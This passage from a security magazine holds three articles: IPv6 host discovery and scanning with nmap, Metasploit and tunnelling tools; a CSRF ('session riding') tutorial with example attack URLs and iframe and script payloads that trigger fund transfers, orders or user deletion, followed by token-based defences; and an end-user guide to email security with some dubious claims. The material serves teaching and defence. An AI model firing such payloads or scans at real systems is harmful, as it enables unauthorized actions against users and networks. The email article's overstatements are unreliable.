#cp ip_map.rb /modules/auxiliary/scanner/discovery/
```

- run `msfconsole`; see Listing 4.

Once these steps are completed, just run the module: see Listing 5.

The module had been submitted to msf trac as issue 788 (<http://www.metasploit.com/redmine/issues/788>).

While testing the module we created a video to show it in action, available at <http://www.youtube.com/watch?v=rfYfpVv7KXc>.

IPv6 hosts scanning

nmap IPv6 port scanning

After the discovery phase, it is possible to perform a scanning on IPv6 addresses checking the running services with nmap. nmap has support for IPv6 (command line switch `-6`). An example is: see Listing 6.

The following nmap is run against the same host, on both IPv4 and IPv6 interface (see Listing 7).

NB: `link-local` addresses are interface specific hence, on linux, require `%eth0` appended to the IPv6 address. Also note that the TCP socket `3306` is listening only on the IPv4 address because `mysql` binded the port `3306` only for the IPv4 address. It is quite usual to have a service binded on both IPs, with filtering active only on the IPv4 address.

metasploit IPv6 port scanning

The Metasploit Framework includes a simple TCP port scanner auxiliary module. This module accepts a list of hosts (RHOSTS) and a port range (PORTS) parameters. The Metasploit Framework has full support for IPv6 addresses, including the interface suffix.

The following port scan is run against the same host, on both IPv4 and IPv6 interface (see Listing 8).

NB: TCP socket `3306` is listening only on the IPv4 address because `mysql` binded the port `3306` only for the IPv4 address. It is quite usual to have a service binded on both IPs, with filtering active only on the IPv4 address.

IPv6 hosts attacking

The IPv6 attack toolkit (<http://www.thc.org>) is a complete tool set to attack the weaknesses of IPv6 and ICMP6, and includes an easy to use packet factory library. Web application penetration testers might need to utilise additional coding to run applications that doesn't speak IPv6 natively; of course there are lots of ways to tunnel, however two handy ways are:

- `6tunnel` (<http://toxygen.net/6tunnel/>) `$ 6tunnel 8080 webserv-IPv6 80`
- `socat` (<http://www.dest-unreach.org/socat/>) `$ socat tcp-listen:8080,reuseaddr,fork tcp6:[webserv-IPv6]:80`

Once the tool of choices is running, is just necessary to launch the web assessment on local IPv4 `127.0.0.1` port `8080`. Remember to include the square brackets inside the browser to view web pages directly via IPv6

`http://[IPv6-address]`

IPv6 network traffic analysis

To detect IPv6 traffic, it is adequate to check the number 6 in the IP header version field; if the network does not support IPv6, this could be indicative of malicious traffic because rogue IPv6 routers might be present. Any traffic with an IP protocol value of `41` (IPv6/SIT) or `47` (GRE), where those tunnels are not being specifically supported by the network, is a clear indication of SIT tunnel. The presence of 6to4 traffic (SIT traffic with a local `:2002:` prefix) regardless of IPv6 support require further analysis because it is strongly indicative of a malicious rogue gateway; basically routers and firewalls should only be using static SIT tunnels. Audit traffic with either a source or destination address which begins with `:2002:` and which contains a local IPv4 network address in the next 32 bits of the IPv6 address.

Reporting findings

While performing security assessments consider to check if hosts have set up an IPv6 address and if any, report the findings into your report; also checks for IPv6 network traffic. Actually there are no reasons to have IPv6 up and running if the network does not use the version 6 of the IP protocol. Hence, consider to report the following:

Listing 8. Metasploit `ipv4-ipv6 tcp port scan`

```

mascalzone@mymacbookpro $ msfcli auxiliary/
                             scanner/portscan/tcp
                             RHOSTS=10.10.225.198 E

[*] Please wait while we load the module tree...
[*] TCP OPEN 10.10.225.198:21
[*] TCP OPEN 10.10.225.198:22
[*] TCP OPEN 10.10.225.198:80
[*] TCP OPEN 10.10.225.198:548
[*] TCP OPEN 10.10.225.198:3306

mascalzone@mymacbookpro $ msfcli auxiliary/scanner/
                             portscan/tcp RHOSTS=fe80::21b:
                             63ff:fe97:7543%en0 E

[*] Please wait while we load the module tree...
[*] TCP OPEN fe80:0000:0000:0000:021b:63ff:fe97:
                             7543%en0:21
[*] TCP OPEN fe80:0000:0000:0000:021b:63ff:fe97:
                             7543%en0:22
[*] TCP OPEN fe80:0000:0000:0000:021b:63ff:fe97:
                             7543%en0:80
[*] TCP OPEN fe80:0000:0000:0000:021b:63ff:fe97:
                             7543%en0:548

```

- IPv6 Address Detected;
- IPv6 Network Traffic Detected;

In the latter recommendation also specify the nature of the traffic, such as 6to4, native or SIT. The reason of these checks rely on the fact that IPv6 as a backdoor, could be attractive to attackers because filtering might go circumvented by the perimeter defense in place.

Title: IPv6 addresses detected

Level: Moderate

Description: The Penetration Testing Team has identified that many hosts allow connecting via IPv6. All IPv4 defense mechanism such as IP filtering does not affect IPv6 addresses; this may lead to an attacker gaining unauthorized access, leading to a loss of integrity.

Hosts:

Hostname	IPv4 address	IPv6 address
ipanema	192.168.50.50	fe80::21b:63ff:fe93:7543
copacabana	192.168.50.54	fe80::20c:29ff:fe95:39c9
leblon	192.168.50.60	fe80::20c:29ff:fe67:beec

Recommendation:

If IPv6 is planned to be used really soon, be aware of specific vulnerabilities as part of security checks;

If IPv6 is not required, consider disabling it.

References

- Minoli, Daniel, & Jake, Kouns. (2009). Security in an ipv6 environment. USA: Auerbach Publications.
- Scott, Hogg, & Eric, Vyncke. (2008). IPv6 Security. USA: Cisco Press.
- Hagen, Silvia. (2006). Ipv6 essentials, second edition. USA: O'Reilly Media.
- van Beijnum, Iljitsch. (2006). Running ipv6. USA: Apress.
- Gilligan, R., & Nordmark, E. (2000, August). Transition mechanisms for ipv6 hosts and routers. Retrieved from <http://www.ietf.org/rfc/rfc2893.txt>
- Moore, H. D. (2008). Exploiting tomorrow's internet today penetration testing with ipv6. Uninformed, 10(3). Retrieved from <http://www.uninformed.org/?v=10&a=3>
- Warfield, Michael H. (2003). Security implications of ipv6. Retrieved from <http://documents.iss.net/whitepapers/IPv6.pdf>
- The IPv6 Information Page. Retrieved from <http://www.ipv6.org/>
- Microsoft Internet Protocol Version 6. Retrieved from <http://technet.microsoft.com/en-us/network/bb530961.aspx>
- Peter Bieringer, Linux IPv6 HOWTO (en). Retrieved from <http://www.tldp.org/HOWTO/Linux+IPv6-HOWTO/>
- Steven M. Bellovin, Angelos Keromytis, Bill Cheswick. (2006). Worm propagation strategies in an ipv6 internet. Department of Computer Science, Columbia University, New York, USA. Retrieved from <http://www.cs.columbia.edu/~smb/papers/v6worms.pdf>
- Jeremy Stretch, (2008, July 7). IPv6 cheat sheet. Retrieved from <http://www.packetlife.net/media/library/8/IPv6.pdf>

External References:

IPv6 Information Page at <http://www.ipv6.org>
 Internet Security Systems whitepaper at <http://www.iss.net/documents/whitepapers/IPv6.pdf>
 Microsoft IPv6 Security Considerations and Recommendations at <http://technet.microsoft.com/en-us/library/bb726956.aspx>
 Linux IPv6 how-to at <http://tldp.org/HOWTO/Linux+IPv6-HOWTO/>

Title: IPv6 Network Traffic Detected

Level: Moderate/High

Description: The Penetration Testing Team has identified that many hosts communicate via IPv6. Network traffic with IPv6 has been detected within a [6to4, native, SIT] tunnel. IPv6 as a backdoor could be attractive to a malware because spreading might go unfiltered by perimeter's defense mechanisms.

Hosts:

Hostname	IP v4 address	IP v6 address
ipanema	192.168.50.50	fe80::21b:63ff:fe93:7543
copacabana	192.168.50.54	fe80::20c:29ff:fe95:39c9
leblon	192.168.50.60	fe80::20c:29ff:fe67:beec

Recommendation:

If IPv6 is in use, be aware of specific vulnerabilities as part of security checks;

If IPv6 is not in use, consider further investigation as this can be a sign of malware spreading

External References:


IPv6 Information Page at <http://www.ipv6.org>
 Internet Security Systems whitepaper at <http://www.iss.net/documents/whitepapers/IPv6.pdf>
 Microsoft IPv6 Security Considerations and Recommendations at <http://technet.microsoft.com/en-us/library/bb726956.aspx>
 Linux IPv6 how-to at <http://tldp.org/HOWTO/Linux+IPv6-HOWTO/>

Acknowledgments

I would like to express my most sincere thanks to Daniele Bellucci, author of the ip_map.rb module and Jon Hart, author of the amazing Ruby Raw Packet library *Racket*, which includes support for reading and writing most major layer 2, 3, 4 and 5 protocol.

ANTONIO MEROLA
www.antonioerola.info

Still in the dark about Security?



**Then let the team that brings you
backtrack lead you to the light!**



**OFFENSIVE[®]
security**

www.offensive-security.com

**For world-class, hands-on penetration testing training
visit us online or call 570.998.4244**

www.information-security.com www.exploit-db.com www.social-engineer.org
www.backtrack-linux.org www.offensive-security.com

Session riding



Computer security is a vast and dynamic subject and I believe no one doubts same is the security of web applications. (Does anyone ?)

What you will learn...

- detailed information about common and important class of web applications vulnerabilities, co called "session riding, where do they come from, what is their main cause, what the possible profits for attackers can be and finally what can we do to protect our sites.

What you should know...

- basics of HTTP protocol
- some sane guess to distinguish between what is secure and what is not regarding working with web applications.

There are really plenty of ways webs can be designed insecure and yet much more ways these security holes can be utilized for evil's benefit. To bring some order, methodology and improvement into handling such an important and broad topic, OWASP non-profitable organization was established. OWASP website is perhaps the most valuable and comprehensive source of useful information about web security. Many of the vulnerabilities like XSS or SQL injections are well known to attackers and security professionals and are the most typical vectors of attack. Session riding, known since *since the 1990s*, although not being as popular as the former, is at least as frequent, if not more, and is estimated to be next hot security issue for ongoing years and security practitioners must be prepared to deal with. Here we will try to explain what session riding is, why does it exist and how to prevent it.

Session riding is a less technical term often used in articles and textbooks for important category of web application vulnerabilities known as Cross Site Request Forgery (abbreviated as CSRF). Although they do not belong to ones abused most frequently, they are almost omnipresent nowadays in the world of web and even appeared on 5th place of OWASP Top 10 for 2010. The fact that they appeared on the list tells us much.

The underlying reason these vulnerabilities exist is rather simple and straightforward:

They are predicted by standard particle model. Punctum.

No really, seriously

Web application don't recognize ,whether logged user's action is authorized or not, it trusts web user's commands and considers all the requests made legitimate. Valid session is the only thing web application like e-shop needs to confirm shopping order was valid.

Let's look how this works in more detail:

HTTP protocol that we use to access web is stateless. That's old and we know it. Every HTTP request made to the web server from the same source is taken as unrelated to previous or succeeding. Yes, more than one request per connection can be made using so called *keepalive* connections, but they are not mandatory, nor guaranteed, rather an advisory to save connection creation overhead.

In order to keep track of particular user visiting different parts of web application and keeping track of his online activity separated from other users, developers had to invent solutions to overcome request independence problem. Cookies are bits of information set as necessary by application on the server and sent to the user in form of HTTP response headers, that browsers basically remember some way. These cookies, that were set by the application are automatically sent to all the web pages, that target the

same application. Cookies can have properties like expire timeout, location path, DNS domain they are valid for etc, but that's mostly irrelevant now for further understanding.

Snippet of HTTP response with set session cookie header:



```
HTTP/1.1 200 OK
...
...
Set-Cookie: IlikeIceCream=yes;path=/;HttpOnly
Set-Cookie: PHPSESSID=cb9c54f6f2464bb12354f950d30d3d4
          480ae850f; path=/; HttpOnly
...
```

Sessions of different users are maintained by random and unique cookie strings (session tokens), set by application in answer to HTTP request, when there's no session cookie send by browser. Good randomness and unpredictability of this cookie guarantees server side application knows is talking to a particular user.

So far so good. Now back to the session riding. Vulnerable application is mostly application, that evaluates origin and validity of actions solely according to the valid session token.

So for example, user being *logged* in e-shop applications, thus having valid unique session token, all the actions by user like adding item to the shopping basket, answering yes to the final confirmation form etc. are considered valid. All can be done even without user's knowledge. Now clever attacker needs a crafted URL doing exactly same action as would one do using application's functionality and deliver it to the user in some form hoping user is logged in at the time he visits crafted link.

The URL of adding item into shopping basket made by user might look like this: <http://www.someshopping.com/buy.php?article=48221&size=2&amount=1>

Subsequently, the URL for confirming shopping order would look: http://www.someshopping.com/order.php?confirmed=yes&pay_method=cod

Application before any proceeding usually only checks, if user's session data indexed by session token contains valid login flag. There's nothing to prevent either of this links for example being sent by malicious user by email.

There are countless ways of abusing various functionalities of thousands applications, appliances, devices and everything based on HTTP protocol and possible attacks range from changing user's credentials, changing configurations of users and devices, shutting down devices, executing shopping or bid online auctions and much more.

How about shutting down company network router or voip phone? Simple task. Here is snippet of example html code that restarts my Zyxel V300 voip phone:

```

</img>
```

Really funny in this case, but in reality the effects of this should be taken seriously.

Removing user with supervisor privileges is nothing difficult too: http://crew.reddwarf.org/admin/delete_user.jsp?name=Lister&confirmed=yes

If one know in detail his company's intranet, he can trick person with proper rights to do what they want on his behalf. As more and more services, work and information management is transferred to web, more possibilities get open to *ride on someone's session*. Sky is the limit.

What adversary really needs now is a clever way to deliver prepared html or javascript to their target's browser. Sending email is just one of the ways to deliver. But there are more hidden and sophisticated ways to go. Various HTML tags are commonly used as a delivery agent.

Imagine blogging site enabling the blogger inserting images in their text. After adding crafted `` tag like this:

```

```

the mere attempt to display image as a part of blog for user, who is authenticated to the shopping application and having valid session cookie, would result in non-authorized shopping order.

Another, similar to previous in delivery, are `<iframe>` tags:

```
<iframe src="http://www.somesite.tld/policy/deny_global_
warming.asp?iceberg=enough&growth_can_be_steady=definitely">
...
</iframe>
```

Also `<script>` tags are no exception:

```
<script src="http://www.targetsite.com/account/transferf
unds.asp?accountId=22334455&targetAccountId=666666&amoun
t=200000">
```

Links like these can be set on your facebook page and every visitor and friend is potentially endangered and attacker needs almost no effort delivering this malicious content by other means.

What makes session riding yet more dangerous is attacks are always performed from user's ip address, thus, according to the web server logs, everything seems to be connected to logged user's actions. Sometimes this can be hard to defend and argument on court.

There are also some limitations for CSRF attack. If the application checks *Referer* header, attack will fail, because origin of the request is usually not the same as target. But just a few of the web applications really do the check and it would be unreliable anyway, because *web filtering software or proxy can stay in the middle of communication*.

In fact, cookie based session management is not the only authentication method vulnerable. HTTP authentication, where credentials are remembered and resent with every request, is vulnerable too. In case user is already authorized to the application, which uses HTTP Basic authentication for example, all of the previous possibilities of attack apply. Same is true for other kinds of authentication, like IP based authentication or SSL certificate based authentication.

So, after having shown some of the possible threats waiting for our web applications in form of CSRF, how can those be protected against? What can we do to eliminate attacks of this kind? Advices vary. Some say don't use web at all and do something useful for whale population. If that is not the option, what represents majority of us, then the most common advice for preventing session

On the 'Net

- <http://www.owasp.org>
- http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- [http://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
- http://en.wikipedia.org/wiki/Cross-site_request_forgery
- http://www.securenet.de/papers/Session_Riding.pdf

riding involves adding random challenge string to each request. This random string is tied with the user session and is different for every new login, so that an attacker could not fetch a valid one for an attack to succeed. Also it is advisable to limit session lifetime so that the token is only valid for only as long as necessary.

Example of such protection appears in a social network web application in sending mail functionality, the important random string marked with bold:

```
POST /MailSend.phtml?&i9=42b6ee29eb51&t_vypis=2&id_
      tmpatt=8d250ba2b370b73 HTTP/1.1
Host: ..
User-Agent: Mozilla/7.1 (X13; U; Linux x86_64; en-US;
rv:2.3.1.3) Gecko/20121223 Ubuntu/12.04 () Firefox/4.3.3
Accept: text/html,application/xhtml+xml,application/
      xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

Twitter account settings functionality protects itself with two levels of protection. At first it asks user for his present password and then it sends it in posted form data together with random unique token:

```
POST /settings/accounts/update HTTP/1.1
Host: twitter.com
_method=put&authenticity_token=4c42bb6c4c7fbcdf2605a26bd
c4adaad8956a47d&user%5Bscreen_name%5D=someusername&user%
5Bemail%5D=someuser%40email.com&user%5Bdiscoverable_by_
email%5D=1&user%5Bdiscoverable_by_email%5D=0&user%5Blang
%5D=en&user%5Btime_zone%5D=Greenland&user%5Bgeo_enabled
%5D=0&user%5Bprotected%5D=0&auth_password=passwordaskedi
nstep1&commit=Save+changes
```

The aforementioned advice about adding random string token to every request (or at least every request having side effects like changing configuration) may appear to be simple solution to the problem, but it ultimately requires some amount of additional work from developers, especially if application was not designed with this threat in mind. This is often reason why many existing webs are vulnerable, redesign would cost lots of manpower and resources.



4safety

<http://4safety.cz/> is a young company on the market, nonetheless their employees work in IT security field for 12 years on average. They've already designed complex security solutions for largest of czech web portals, implemented lots of security technologies for financial institutions, large transnational enterprises and also government institutions. We have lots of experiences in area of penetration testing and web application security audits for banks, corporate and government institutions as well, bulding firewalls, load balancers, web application firewalls based preferably on open source and BIG-IP F5 solutions. Our clients in the field of education and training are largest czech banks, mobile operators and system integrators.

If you are interested in security technologies, 4Safety, a.s. runs a geographical cluster, where many of these can be tested hands-on for free of charge. Please contact us on democentrum@4safety.cz.

Why should you choose 4Safety, a.s and why where are different from other companies?

- Know-How
- Experience
- Individual treatment of every our client
- Flexibility
- Solution and vendor independence

Conclusion

Session riding vulnerabilities represent potentially significant category of serious threats to web applications and if these are not designed well and prepared to meet them, wide scale of possible effects can be the result of succesful attack, sometimes with severe consequences. At risk are enterprise intranets, internet forums, blogs, shopping applications, HTTP controled devices and more. Countermeasures are possible, though often expensive to implement for existing applications, but in some kind of applications, protection is a must. The core of these vulnerabilities lies in the implicit trust application has to the authenticated user's actions and application should separate trust to the user from authorization of his actions on it.


And, dear reader, don't forget we must not underestimate aptitude and capability of attackers, their will, motivation, fantasy to perform attacks and achieve their goals and we should never feel safe enough just because of knowing we have successfully managed 10 various aspects of security. There surely exist one more unknown, maybe forgotten or unexpected way to break things up and we should in general consider security as a moving target, performing audits and redemption

regularly and keep pace with latest knowledge in security world

MIROSLAV LUDVIK

Mr. Ludvik graduated at Czech Technical University (<http://www.cvut.cz>) in 1996. In 2005 he succesfully defended his Ph.D. thesis on Data Security in Comupter Networks and he was awarded Ph.D. degree. In 2000 he participated on securing the International Monetary Fund conference in Prague. Recently he's participated on a Czech Science Foundation grant (<http://www.gacr.cz/>) „The legal and regulatory environment of the privacy protection in the electronic communications sector“, primarily on the technical (and partly also procedural) analysis of selected aspects of telecommunication networks security. He provides consulting services to Ministry of Informatics Czech Republic (http://www.micr.cz/default_en.htm) and Czech Data Protection Office (<http://www.uoou.cz/index.php?l=en&m=bottom&id=01&u1=&u2=&t=>). He also offers consulting for private sector and among his clients are for example banks and prestigious legal firms. He is currently Technical Director and Security Consultant in the 4Safety, a.s. (<http://4safety.cz/>) company. His specialization is proposing complex solutions in the IT security field in the enterprise sector. You can contact him at miroslav.ludvik@4sfety.cz

a d v e r t i s e m e n t



COMPLY WITH PCI

NO BLACK BELT NECESSARY.*

PLUG AND PLAY UTM AND NAC WORKING TOGETHER, SEAMLESSLY.



www.astaro.com



NETCLARITY
PREEMPTIVE, PROACTIVE PROTECTION

www.netclarity.net

* LET THE ASTARO AND NETCLARITY APPLIANCES DO ALL THE HARD WORK.

An analysis of email security Issues for end-users

PC's have enabled us all to communicate more than at any other time in history, but one communication service remains the most used – that service is called “email”.

Email has been around as long as PC's and the Internet, so it's no surprise to hear that along with computer and Internet threats, there are inherent security vulnerabilities in using email to consider too. In fact the email threat is closely related to social engineering, using the now familiar phishing trick, to lure unsuspecting users to click on URL's and malicious attachments.

Web-based versus client-based email

There are two types of email. The first type is 'Web-based email or *Webmail* as most users call it. This service uses cloud-based technology to allow users to access their email on any PC or mobile device anywhere in the world at any time. An example of a webmail provider would be Gmail and Yahoo! The major advantage of webmail is it does not require any configuration, although most webmail offers some preference and customization settings. Some webmail also provides SSL (*Secure Socket Layer*) and TLS (*Transport Layer Security*) connectivity but not all. Web-based email does indeed have some restrictions including file size, web storage capacity for emails and attachment storage limitations. The obvious disadvantage is the inability to download email messages to be able to work offline.

The other type is called *lient-based email*. This is by far the most popular method for businesses. The client-based program i.e. Microsoft Outlook; Mozilla Thunderbird operates as a mail transfer agent or MTA. The advantages of an MTA are that you download your email locally and can work in offline mode. The email file (PST in Outlook) also allows the user to store the file locally and make the appropriate backups.

Sending and receiving emails

Email uses different procedures (protocols) to send a users email. Client-based email uses SMTP known as *Simple Mail Transfer Protocol* which is the email

procedure that allows a PC to send the next email. Every email will use the SMTP procedure to send an email. SMTP is known as a computer protocol language which allows communication with a mail server (via an ISP or corporate email server provider for example). As you can see here, only *one protocol* is used.

Webmail however uses the browser i.e. Firefox or Internet Explorer with an Internet connection to communicate with a web server. The protocol used in this case is HTTP *Hypertext Transfer Protocol*. When a user sends an email the message is sent to the web server (using HTTP) which then contacts the SMTP server. You can clearly see there are *two protocols* here – *HTTP* and *SMTP* unlike the client-based email which only requires one protocol.

SMTP servers relay email messages based on the recipients domain name i.e. *id-theftprotect.co.uk* The DNS configuration includes a list of SMTP Servers which will receive email from *id-theftprotect.co.uk*. The ID Theft Protect SMTP server for example has the highest priority with other SMTP Servers as listed on the backup servers (there may be more than one – the norm is two). The backup email SMTP Server places the emails into a queue for later delivery to the ID Theft Protect SMTP Server.

Emails don't necessarily go via one dedicated path from the sending SMTP Server to the Recipient's SMTP Server – in fact there are several path deviations. An example might be when the sending SMTP server cannot connect with the recipients SMTP server due to the recipient server being down, busy or DDoS attack. This is when the backup servers kick in. Backup servers also queue any messages that have been delayed and will attempt to send later. We've all seen the email replies which say the server cannot be reached but will continue sending for a set period of time (normally a few days).

Every email message that is received will be stamped with *received*. The stamp tells us what server received

the email message, what server it was sent from and the time of delivery. By looking at the `HEADER` of an email we can see the route of the email. Here is an example of an email `HEADER`:

```
Received: from tom.bath.dc.uk ([138.38.32.21] ident=yalr
    la9a1j69szla2ydr)
    by steve.wrath.dc.uk with esmtp (Exim 3.36 #2)id
    19OjC3-00064B-00
    for example_to@imaps.bath.dc.uk; Sat, 07 Jun
    2005 20:17:35 +0100
```

```
Received: from write.example.com ([205.206.231.26])
    by tom.wrath.dc.uk with esmtp id 19OjBy-00011b-3V
    for example_to@bath.ac.uk; Sat, 07 Jun 2005 20:
    17:30 +0100
```

```
Received: from master.example.com (lists.example.com
    [205.206.231.19])
    by write.example.com (Postfix) with QMQP
    id F11418F2C1; Sat, 7 Jun 2005 12:34:34 -0600 (MDT)
```

In the example shown above, there are three Received: stamps. Reading from the bottom upwards, you can see who sent the message first, next and last, and you can see when it was done. This is because every MTA that processed the email message added a Received: line to the email's header. These Received: lines provide information on where the message originated and what stops it made (what computers) before reaching its final destination. As the example shows, these Received: lines provide the email and IP address of each sender and recipient. They also provide the date and time of each transfer. The lines also indicate if the email address was part of an email list. It is all this information that is valued by computer programmers and IT department associates when making efforts to track and stop SPAM email message. And it is this information that arguable makes headers the most important part of an email. *Source: whatismyipaddress.com, 2010*

Did you know?

Recipients can determine the Internet address and name of the computer from which you are sending your messages, even in the case of an email being spoofed by a spammer. Most security professionals will already know this.

Webmail security and privacy

Webmail as previously mentioned uses a web browser to communicate with a web server – if the web server uses HTTP you can be sure it isn't secure. The HTTP should have a HTTPS (the S stands for *Secure*). This means that when you input your username and password it isn't encrypted between the users' PC and the Webmail server. Webmail services also often collect personal

information (always check the Privacy Policy before you register with any service) from a browser such as a name and email address as well as collecting website visit data.

Scanning Webmail messages and contextually linking to advertising

Google mail goes a stage further than most webmail providers and scans the text in end-user emails, to customize advertisements and conduct in-house user research. It is up to the end-user whether they use Gmail. Other free webmail providers will no doubt offer this service in the future as it provides a useful revenue channel. If end-users are worried about message privacy then it is easy to move to another webmail provider.

SMTP, POP and IMAP security and privacy

SMTP isn't a secure protocol. It doesn't encrypt messages unless a server supports TLS (*Transport Layer Security*) encryption. SMTP also can send messages in plain text which any eavesdropper will be able to see. A username and password is never encrypted if the SMTP server requests a users login details. If the request is accepted (more often than not it is) then the message is relayed using a plain text file, which again is subject to hackers and eavesdroppers. Messages sent using SMTP includes header information about the PC which the email was sent from as well as the MTA that was used.

Did you know?

The two most important languages for email retrieval are IMAP and POP. There is also Secure IMAP which makes sure that the message cannot be eavesdropped. It does this by using SSL or TLS encryption.

The POP and IMAP protocols always require you to send a username and password for login – this information is not encrypted, so emails and login data could be read by a hacker or eavesdropper. The hacker could also listen in to the email flow from a PC to the Web server.

Encryption – two keys are better than one

There are two types of encryption – one is symmetric and the other is asymmetric.

Symmetric – only one key is used/shared

Symmetric encryption uses a secret key which is used to encrypt text or plaintext into *cyphertext* – this is a random sequence of characters which looks non-readable unless that is the recipient has the secret key. If both the sender and recipient have the secret key then the cyphertext can be decrypted back into the original message. This makes eavesdropping very difficult. There is a security flaw in this encryption though – two users require the secret key and the sender must find some way to share the key. Imagine if that person lives in another country? Unless

you provide the key to the recipient in person the key is likely to be detected if sent via email for example.

Asymmetric- two keys per user

– where only one public key is shared

Asymmetric is also known as *public key* encryption. This is where each user has two keys whereby a cyphertext created using one key can only be decrypted using the other key. As you will see this differs from symmetric encryption as this only requires one key which encrypts and decrypts the same message. Each key is referred to as a *private* and *public* key. The private key is always kept secret while the public key is freely published to any user who wants a copy. The security threat is that the private key has to be kept secret; if not then the message can be read by an eavesdropper.

Asymmetric encryption provides many levels of security – you can send an encrypted message to anyone as long as you have the recipient's public key. Signing a message with a digital signature proves that you are you and also tells the recipient whether the message was tampered with on transit. The clever part here is done in the *digest of the message*. The sender uses the private key to encrypt a digest of a message when the message is sent – the recipient can then decrypt the message to digest and compare it to the digest of the message received.

The message digest (mentioned above) is a clever simple process. The message you send is passed through an algorithm that throws out short sequential characters i.e. 128. These characters form the fingerprint of the message so any change in the message and the user would notice the fingerprint has changed. For added message security it is also possible to encrypt and digitally sign messages. This provides a digital signature (as above) and a signature with the recipients' public key.

TLS/SSL security (fake SSL certificates)

Messages should really use the SSL for webmail, POP, SMTP and IMAP. SSL uses asymmetric and symmetric key encryption. SSL determines whether you are connecting to the right server and using SSL. It has been known for SSL warning messages to appear which although looks like a technical problem have in fact indicated message interception. A user would be suspicious if the server SSL certificate was expired (the certificate could be a private or public key for example) or the certificate was issued by an untrusted agency. Most users will not know what a trusted agency is, so you can see the problem here.

Most users and browsers don't check a certificate (i.e. as distributed by the Certificate Authorities – these are companies that check a website operator's credentials and ownership before issuing a certificate) to see if it matches from previous connections – a particular example is where the certificate name has changed (in some cases legitimately). Something else to think

about - if the certificate is different then it could mean a sender is connecting to another web server (i.e. fake SSL certificate) for example.

Did you know?

The SSL certificates are issued by third parties such as VeriSign and Comodo for example. These certificates include company data such as company name, name of server to be listed and so on.

The SSL certificate issuing companies do indeed conduct the appropriate company checks. The company validation process involves two stages. The first stage uses *Domain Name Registrar* (DNR) details to validate ownership of a domain name and then a challenge email is sent to the listed administrator of the domain name. If the challenge is met with a successful reply, the Certificate will be issued. The final stage of the process involves business legitimacy which validates the SSL against for example the UK Companies House records. Both stages are open to abuse though.

The idea is that when you connect to the SSL server you can validate and trust the embedded company data. As you can see, this doesn't confirm the 'trust' as companies can steal another company's identity (through data leakage) and the data held on databases can be inaccurate and out of date.

Did you know?

You can check SLL certificates by visiting <http://digicert.com>

PGP and S/MIME

The two most widely used forms of asymmetric key encryption for email are S/MIME and PGP. Did you know that S/MIME and PGP are not compatible? If a recipient receives an email from someone who uses S/MIME then the recipient will not be able to read the message. PGP however is the de-facto Internet standard for encrypting email since 1997, so PGP is what most email traffic uses for encryption.

Did you know?

Microsoft Outlook can be configured to use both PGP and S/MIME.

There is currently no known way to crack PGP so it is probably the best encryption available. However PGP version 2 (using IDEA, DES or RSA) does appear to have a *theoretical* flaw. Using error analysis an attacker could force the encryption/ decryption engine to make errors, so by analysing the output to known input when the engine is forced to make one bit errors somewhere in its operation, most cryptosystems can be broken.

There is also the known issue of *keypress snooping*. Keypress snooping can undermine the security of the strongest encryption system. An attacker installs a

keylogger to capture the passphrase of the target user. No crypto analysis is needed as the attacker has the RSA private key as well as access to the compromised system. Now let's discuss OpenPGP which if implemented globally would increase email security.

OpenPGP

OpenPGP is a standard for secure email messaging. OpenPGP is called *open* because anyone can implement it, and you can't control who will send an email any more than you can control who sends you postcards. OpenPGP messages offer sender authentication using digital signatures and can be encrypted using public key cryptography to protect privacy. Since OpenPGP builds on and extends MIME, OpenPGP messages inter-operate well with any standard-compliant email client, even if it does not support OpenPGP natively. OpenPGP messages also work well with HTML formatting and attachments, where old-style ASCII-armoured PGP messages failed. The major advantage of OpenPGP is the ease at which it can be integrated into email clients using proxies or plugins. More end-users just need to be told about how easy it is to integrate and use – so let's get the message out!

ISP security/bots and spam

